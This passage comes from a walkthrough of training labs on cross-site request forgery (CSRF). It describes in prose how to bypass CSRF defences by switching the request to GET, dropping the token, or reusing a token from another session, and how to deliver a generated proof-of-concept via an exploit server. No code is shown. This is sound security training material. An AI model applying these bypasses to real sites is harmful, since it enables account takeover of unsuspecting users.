
In this lab, we need to use a different request method to change the victim’s email address to solve the lab.
Explanation:

We send the request for changing the email to repeater.

We change the request method to GET and we can see that the server accepts the request. We then generate the a CSRF PoC script.
Sending this script via the exploit server will solve the lab.

3. CSRF where token validation depends on token being present
Description:
In this lab, we need to change the victim’s email id but if the CSRF token is removed, it can bypass the CSRF defense.
Explanation:

We send the email change request to repeater. When we remove the CSRF token, we can still change the email. We can see that we get a 302 Found response.

We will generate and send the CSRF PoC script to the victim using the exploit server. As we can see, the CSRF token is missing.
Sending the PoC will solve the lab.

4. CSRF where token is not tied to user session
Description:
We are given two testing accounts here. The CSRF tokens are not tied to user session. We need to change the victim’s email id.

Explanation:
We first log in to the first account and change the email id.

We then log in to the second account and change the email id.
We need a new CSRF token so we login again to the first account.
